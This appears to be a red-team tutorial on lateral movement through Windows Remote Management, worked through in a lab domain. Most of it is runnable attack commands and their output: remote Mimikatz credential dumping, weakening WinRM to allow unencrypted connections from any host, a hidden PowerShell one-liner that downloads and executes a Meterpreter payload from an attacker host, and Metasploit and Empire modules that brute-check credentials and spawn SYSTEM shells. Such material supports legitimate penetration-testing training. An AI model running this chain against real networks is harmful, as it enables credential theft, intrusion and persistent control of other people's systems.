

Lateral Movement – WinRM


WinRM stands for Windows Remote Management and is a service that allows administrators to perform management tasks on systems remotely. Communication is performed via HTTP (5985) or HTTPS SOAP (5986) and support Kerberos and NTLM authentication by default and Basic authentication. Usage of this service requires administrator level credentials.

In a red team scenario if local administrator access has been achieved then these credentials can be used for lateral movement inside the network if WinRM is used for management of servers.

Discovery

Hosts with port 5985 open have the WinRM service running. A simple Nmap scan can be used to determine these hosts.

```
1 nmap -p 5985 -sV 10.0.0.2 10.0.0.1
```



```
root@kali:~# nmap -p 5985 -sV 10.0.0.2 10.0.0.1
Starting Nmap 7.60 ( https://nmap.org ) at 2018-05-14 05:35 EDT
Nmap scan report for 10.0.0.2
Host is up (0.0022s latency).

PORT      STATE SERVICE VERSION
5985/tcp  open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
MAC Address: 00:0C:29:52:94:78 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 10.0.0.1
Host is up (0.0013s latency).

PORT      STATE SERVICE VERSION
5985/tcp  open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
MAC Address: 00:0C:29:16:30:E0 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 2 IP addresses (2 hosts up) scanned in 20.23 seconds
```

WinRM – Port Discovery

If port 5985 is open but port 5986 is closed this means that the WinRM service is configured to accept connections over HTTP only and encryption is not enabled.

```

root@kali:~# nmap -p 5985,5986 -sV 10.0.0.2

Starting Nmap 7.60 ( https://nmap.org ) at 2018-05-14 05:36 EDT
Nmap scan report for 10.0.0.2
Host is up (0.00032s latency).

PORT      STATE SERVICE VERSION
5985/tcp  open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5986/tcp  closed wsmans
MAC Address: 00:0C:29:52:94:78 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.33 seconds
root@kali:~#

```

WinRM – Ports

From a system that has already local administrator access and these privileges are shared with the target system the PowerShell **Invoke-Command** can be used for command execution over the WinRM service.

- 1 `Invoke-Command -ComputerName TARGET -ScriptBlock { dir c:\ }`

```

PS C:\Users\Administrator> Invoke-Command -ComputerName WIN-2NE38K15TGH -ScriptBlock { DIR C:\ }

Directory: C:\

Mode                LastWriteTime         Length Name                                           PSComputerName
----                -
d-----          7/13/2009   8:20 PM              PerfLogs                                     WIN-2NE38K15TGH
d-r--         4/11/2018   4:18 PM              Program Files                               WIN-2NE38K15TGH
d-r--         5/4/2018  10:35 AM              Program Files (x86)                       WIN-2NE38K15TGH
d-----          4/20/2018   5:14 PM              temp                                       WIN-2NE38K15TGH
d-r--         5/13/2018  11:05 AM              Users                                     WIN-2NE38K15TGH
d-----          4/11/2018   3:54 PM              Windows                                   WIN-2NE38K15TGH
-a---          4/20/2018   2:06 PM           7168 pentestlab.exe                             WIN-2NE38K15TGH

```

WinRM – Command Execution

Mimikatz can also be executed remotely for retrieval of credentials stored in memory and without dropping any binary into disk.

- 1 `Import-Module ./Invoke-Mimikatz.ps1`
- 2 `Invoke-Mimikatz -ComputerName TARGET`

```

PS C:\Users\Administrator> Import-Module .\Invoke-Mimikatz.ps1
PS C:\Users\Administrator> Invoke-Mimikatz -ComputerName WIN-2NE38K15TGH

.#####.   mimikatz 2.1.1 (x64) built on Mar 31 2018 20:15:03
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 130813 (00000000:0001fefb)
Session           : Interactive from 1
User Name         : test
Domain           : PENTESTLAB
Logon Server      : WIN-PTELU2U07KG
Logon Time        : 5/14/2018 10:29:22 AM
SID               : S-1-5-21-3737340914-2019594255-2413685307-1153

msv :
[00000004] Primary
* Username : test
* Domain   : PENTESTLAB
* LM       : e52cac67419a9a22664345140a852f61
* NTLM     : 58a478135a93ac3bf058a5ea0e8fdb71
* SHA1     : 0d7d930ac3b1322c8a1142f9b22169d4eef9e855
tspkg :
* Username : test
* Domain   : PENTESTLAB
* Password : Password123
wdigest :
* Username : test
* Domain   : PENTESTLAB
* Password : Password123
kerberos :
* Username : test
* Domain   : PENTESTLAB.LOCAL
* Password : Password123

```

WinRM – Mimikatz

These credentials can then be used to access other systems which can lead possibly to domain escalation.

For systems that don't run WinRM it is possible to enable and configure this service for persistence by using a legitimate Windows service. The following command will enable WinRM.

1 Enable-PSRemoting -Force

```

Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> Enable-PSRemoting -Force
WinRM has been updated to receive requests.
WinRM service started.

WinRM already is set up for remote management on this machine.
PS C:\Windows\system32>


```

WinRM – Enable the Service

By default it might not be possible to connect to another system over WinRM and additional configuration might be needed. The following commands will assist in configuring the service properly for HTTP access from any host.

- 1 `winrm quickconfig`
- 2 `winrm set winrm/config/Client @{AllowUnencrypted = "true"}`
- 3 `Set-Item WSMan:localhost\client\trustedhosts -value *`

Dave Hardy has written a great post about PowerShell PSRemoting Pwnage which contains additional commands. Alternatively WinRM can be configured from the Local Group Policy.



WinRM – Local Group Policy

WinRS

Windows Remote Shell (WinRS) is a command line tool that is part of Windows 2008 and later. If WinRM is enabled this utility can be used to execute commands on a host remotely. The **cmd** argument will establish a new shell over command prompt.

- 1 `winrs -r:http://WIN-2NE38K15TGH/wsman "cmd"`

```

C:\Users\Administrator>winrs -r:http://WIN-2NE38K15TGH/wsman "cmd"
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection 2:

    Connection-specific DNS Suffix  . : pentestlab.local
    Link-local IPv6 Address . . . . . : fe80::d059:2fa8:75f0:7f7f%17
    IPv4 Address. . . . . : 10.0.0.2
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.0.0.1

```

WinRS – CMD

Alternatively instead of a shell command prompt commands can be executed in order to perform a silent recon on the target.

```
1 winrs -r:http://WIN-2NE38K15TGH/wsman "net localgroup administrators"
```

```

C:\Users\Administrator>winrs -r:http://WIN-2NE38K15TGH/wsman "net localgroup administrators"
Alias name      administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-----
Admin
Administrator
netbiosX
PENTESTLAB\Domain Admins
PENTESTLAB\test
The command completed successfully.

```

WinRS – Command Execution

It is also possible to upgrade the Windows Remote Shell access to a Meterpreter session via the Metasploit web delivery module. The module will generate a payload which will be hosted locally and will generate the PowerShell command that needs to be executed on the target.

```
1 use multi/script/web_delivery
```

```
msf exploit(multi/script/web_delivery) >
[*] Started HTTPS reverse handler on https://10.0.0.3:443
[*] Using URL: https://0.0.0.0:8080/4WM88bQsuZS
[*] Local IP: https://10.0.0.3:8080/4WM88bQsuZS
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -c [System.Net.ServicePointManager]::ServerCertificateValidationCallback={$true};$h=new-object net.webclient;$h.proxy=[Net.WebRequest]::GetSystemWebProxy();$h.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX $h.downloadstring('https://10.0.0.3:8080/4WM88bQsuZS');
```

WinRS – Metasploit Web Delivery

Executing the PowerShell command from a system that is already connected via WinRS will download and execute the arbitrary code.

- 1 powershell.exe -nop -w hidden -c [System.Net.ServicePointManager]::ServerCertificateValidationCallback={\$true};\$h=new-object net.webclient;\$h.proxy=[Net.WebRequest]::GetSystemWebProxy();\$h.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX \$h.downloadstring('https://10.0.0.3:8080/4WM88bQsuZS');

```
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>winrs -r:http://WIN-2NE38K15TGH/wsman "cmd"
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>powershell.exe -nop -w hidden -c [System.Net.ServicePointManager]::ServerCertificateValidationCallback={$true};$h=new-object net.webclient;$h.proxy=[Net.WebRequest]::GetSystemWebProxy();$h.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX $h.downloadstring('https://10.0.0.3:8080/4WM88bQsuZS');

C:\Users\Administrator>_
```

WinRS – Execute PowerShell Command

A Meterpreter session will open which will provide more flexibility in regards to post exploitation activities.


```

msf exploit(multi/script/web_delivery) > exploit
[*] Exploit running as background job 0.
msf exploit(multi/script/web_delivery) >
[*] Started HTTPS reverse handler on https://10.0.0.3:443
[*] Using URL: https://0.0.0.0:8080/4WM88bQsuZS
[*] Local IP: https://10.0.0.3:8080/4WM88bQsuZS
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -c [System.Net.ServicePointManager]::ServerCertificateValidationCallback={$true};$h=new-object net.webclient;$h.proxy=[Net.WebRequest]::GetSystemWebProxy();$h.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX $h.downloadstring('https://10.0.0.3:8080/4WM88bQsuZS');
[*] 10.0.0.2 web_delivery - Delivering Payload
[*] https://10.0.0.3:443 handling request from 10.0.0.2; (UUID: oia7zbnv) Staging x64 payload (206937 bytes) ...
[*] Meterpreter session 1 opened (10.0.0.3:443 -> 10.0.0.2:49985) at 2018-05-14 09:15:28 -0400
[*] 10.0.0.2 web_delivery - Delivering Payload
[*] https://10.0.0.3:443 handling request from 10.0.0.2; (UUID: oia7zbnv) Staging x64 payload (206937 bytes) ...
[*] Meterpreter session 2 opened (10.0.0.3:443 -> 10.0.0.2:50002) at 2018-05-14 09:19:16 -0400

```

WinRS – Metasploit Meterpreter

Interaction with the new system can be achieved with the command **sessions** and the associated session number.

```

msf exploit(multi/script/web_delivery) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > getuid
Server username: PENTESTLAB\Administrator
meterpreter > sysinfo
Computer      : WIN-2NE38K15TGH
OS            : Windows 7 (Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain        : PENTESTLAB
Logged On Users : 3
Meterpreter   : x64/windows
meterpreter >

```

WinRS – Meterpreter Session

Metasploit

Metasploit Framework has several modules which can be utilized for the discovery of hosts that have the WinRM service enabled, discovery of credentials for service authentication and for executing arbitrary commands and code. The following module can discover systems with WinRM service enabled and their supporting authentication protocols.

- 1 `auxiliary/scanner/winrm/winrm_auth_methods`

```

msf auxiliary(scanner/winrm/winrm_auth_methods) > set DOMAIN pentestlab
DOMAIN => pentestlab
msf auxiliary(scanner/winrm/winrm_auth_methods) > set RHOSTS 10.0.0.2
RHOSTS => 10.0.0.2
msf auxiliary(scanner/winrm/winrm_auth_methods) > run

[+] 10.0.0.2:5985: Negotiate protocol supported
[+] 10.0.0.2:5985: Basic protocol supported
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/winrm/winrm_auth_methods) >

```

Metasploit – WinRM Auth Methods

If local administrator credentials have been obtained then these credentials can be used to authenticate with other hosts via the WinRM service. The following module can determine if local administrator credentials are valid for other systems.

1 auxiliary/scanner/winrm/winrm_login

```

msf auxiliary(scanner/winrm/winrm_login) > use auxiliary/scanner/winrm/winrm_login
msf auxiliary(scanner/winrm/winrm_login) > set DOMAIN pentestlab
DOMAIN => pentestlab
msf auxiliary(scanner/winrm/winrm_login) > set PASSWORD Password123
PASSWORD => Password123
msf auxiliary(scanner/winrm/winrm_login) > set USERNAME test
USERNAME => test
msf auxiliary(scanner/winrm/winrm_login) > set RPORT 5985
RPORT => 5985
msf auxiliary(scanner/winrm/winrm_login) > set RHOSTS 10.0.0.3
RHOSTS => 10.0.0.3
msf auxiliary(scanner/winrm/winrm_login) > run

[!] No active DB -- Credential data will not be saved!
[+] 10.0.0.3:5985 - Login Successful: pentestlab\test:Password123
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

Metasploit – WinRM Discovery of Credentials

Metasploit has also a module which can execute arbitrary commands over the WinRM service. This module requires local administrator credentials, the domain and the target host.

1 auxiliary/scanner/winrm/winrm_cmd


```
msf auxiliary(scanner/winrm/winrm_cmd) > use auxiliary/scanner/winrm/winrm_cmd
msf auxiliary(scanner/winrm/winrm_cmd) > set RHOSTS 10.0.0.2
RHOSTS => 10.0.0.2
msf auxiliary(scanner/winrm/winrm_cmd) > set DOMAIN pentestlab
DOMAIN => pentestlab
msf auxiliary(scanner/winrm/winrm_cmd) > set PASSWORD Password123
PASSWORD => Password123
msf auxiliary(scanner/winrm/winrm_cmd) > set USERNAME Admin
USERNAME => Admin
msf auxiliary(scanner/winrm/winrm_cmd) > run
```

Metasploit – WinRM Command Execution

The output of the command will be returned:

```
msf auxiliary(scanner/winrm/winrm_cmd) > run

[+]
Windows IP Configuration

Ethernet adapter Local Area Connection 2:

    Connection-specific DNS Suffix  . : pentestlab.local
    Link-local IPv6 Address . . . . . : fe80::d059:2fa8:75f0:7f7f%17
    IPv4 Address. . . . . : 10.0.0.2
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.0.0.1

Ethernet adapter Bluetooth Network Connection:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

Tunnel adapter isatap.pentestlab.local:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : pentestlab.local
```

Metasploit – WinRM Command Output

Arbitrary code execution is also possible over WinRM and the following module. The module requires local administrator credentials and the list of hosts that the code will be executed. This module can be used for lateral movement purposes into hosts that share the same local administrator account.

1 exploit/windows/winrm/winrm_script_exec

```
msf exploit(windows/winrm/winrm_script_exec) > set RHOSTS 10.0.0.2
RHOSTS => 10.0.0.2
msf exploit(windows/winrm/winrm_script_exec) > set DOMAIN pentestlab
DOMAIN => pentestlab
msf exploit(windows/winrm/winrm_script_exec) > set USERNAME Admin
USERNAME => Admin
msf exploit(windows/winrm/winrm_script_exec) > set PASSWORD Password123
PASSWORD => Password123
msf exploit(windows/winrm/winrm_script_exec) > exploit
```

Metasploit – WinRM Code Execution Module Configuration

Upon exploitation the module will attempt to modify the PowerShell execution policy to allow execution of unsigned scripts. Then a PowerShell script will be written into disk and executed automatically in order to return a Meterpreter session. The module will also attempt to migrate into a SYSTEM level process to avoid loss of the shell due to time limit restriction of WinRS.

```
msf exploit(windows/winrm/winrm_script_exec) > exploit

[*] Started reverse TCP handler on 10.0.0.3:4444
[*] checking for Powershell 2.0
[*] Attempting to set Execution Policy
[+] Set Execution Policy Successfully
[*] Grabbing %TEMP%
[*] Uploading powershell script to C:\Users\Admin\AppData\Local\Temp\gouECRdu.ps1 (This may take a few minutes)...
[*] Attempting to execute script...
[*] Sending stage (205891 bytes) to 10.0.0.2
[*] Meterpreter session 2 opened (10.0.0.3:4444 -> 10.0.0.2:49342) at 2018-05-13 14:06:33 -0400

meterpreter >
[*] Session ID 2 (10.0.0.3:4444 -> 10.0.0.2:49342) processing InitialAutoRunScript 'post/windows/manage/priv_migrate'
[*] Current session process is powershell.exe (988) as: WIN-2NE38K15TGH\Admin
[*] Session is Admin but not System.
[*] Will attempt to migrate to specified System level process.
[*] Trying services.exe (488)
[+] Successfully migrated to services.exe (488) as: NT AUTHORITY\SYSTEM

meterpreter >
```

Metasploit – WinRM Code Execution

Empire

For engagements that utilize Empire there is a PowerShell module which can execute code remotely over WinRM in order to expand access inside a network. Requirements for usage of this module are: local administrator credentials, a listener, an agent and a target host.

```
1 usemodule lateral_movement/invoke_psremoting
```

```
(Empire: powershell/lateral_movement/invoke_psremoting) > execute
[*] Tasked P8LMFU6T to run TASK_CMD_WAIT
[*] Agent P8LMFU6T tasked with task ID 3
[*] Tasked agent P8LMFU6T to run module powershell/lateral_movement/invoke_psremoting
(Empire: powershell/lateral_movement/invoke_psremoting) > [*] Sending POWERSHELL stager (stage 1) to 10.0.0.1
[*] New agent X5DACN91 checked in
[+] Initial agent X5DACN91 from 10.0.0.1 now active (Slack)
[*] Sending agent (stage 2) to X5DACN91 at 10.0.0.1
```

Empire – PSRemoting

The list of active agents can be retrieved with the command **agents**. The following command will interact with the new agent X5DACN91.

1 interact

```
(Empire: P8LMFU6T) > agents

[*] Active agents:

  Name          Lang  Internal IP  Machine Name  Username          Proc
  -----
  DC            ps    10.0.0.1     WIN-PTELU2U07KG *PENTESTLAB\Administpowe
rshell/5480    5/0.0  2018-04-09 17:05:48
  P8LMFU6T      ps    10.0.0.2     WIN-2NE38K15TGH PENTESTLAB\test      powe
rshell/1364    5/0.0  2018-05-14 06:35:40
  X5DACN91      ps    10.0.0.1     WIN-PTELU2U07KG *PENTESTLAB\Administpowe
rshell/8252    5/0.0  2018-05-14 06:37:30

(Empire: agents) > interact X5DACN91
(Empire: X5DACN91) > 
```

Empire – List of Agents

Post exploitation commands can be executed on the host that has been compromised through the WinRM service.

```
(Empire: X5DACN91) > sysinfo
[*] Tasked X5DACN91 to run TASK_SYSINFO
[*] Agent X5DACN91 tasked with task ID 1
(Empire: X5DACN91) > sysinfo: 0|http://10.0.0.3:80|PENTESTLAB\Administrator|WIN-
PTELU2U07KG|10.0.0.1|Microsoft Windows Server 2012 R2 Standard Evaluation|True|p
owershell|8252|powershell|4
[*] Agent X5DACN91 returned results.
Listener:      http://10.0.0.3:80
Internal IP:   10.0.0.1
Username:      PENTESTLAB\Administrator
Hostname:      WIN-PTELU2U07KG
OS:            Microsoft Windows Server 2012 R2 Standard Evaluation
High Integrity: 1
Process Name:  powershell
Process ID:    8252
Language:      powershell
Language Version: 4

[*] Valid results returned by 10.0.0.1
```

Empire – Command Execution via WinRM

References

- <https://attack.mitre.org/wiki/Technique/T1028>
- <https://blog.netspi.com/powershell-remoting-cheatsheet/>
- <https://pentestn00b.wordpress.com/2016/08/22/powershell-psremoting-pwnage/>
- <https://blog.cobaltstrike.com/2015/07/22/winrm-is-my-remote-access-tool/>
- <https://blog.rapid7.com/2012/11/08/abusing-windows-remote-management-winrm-with-metasploit/>
- <https://www.trustedsec.com/2017/09/using-winrm-meterpreter/>

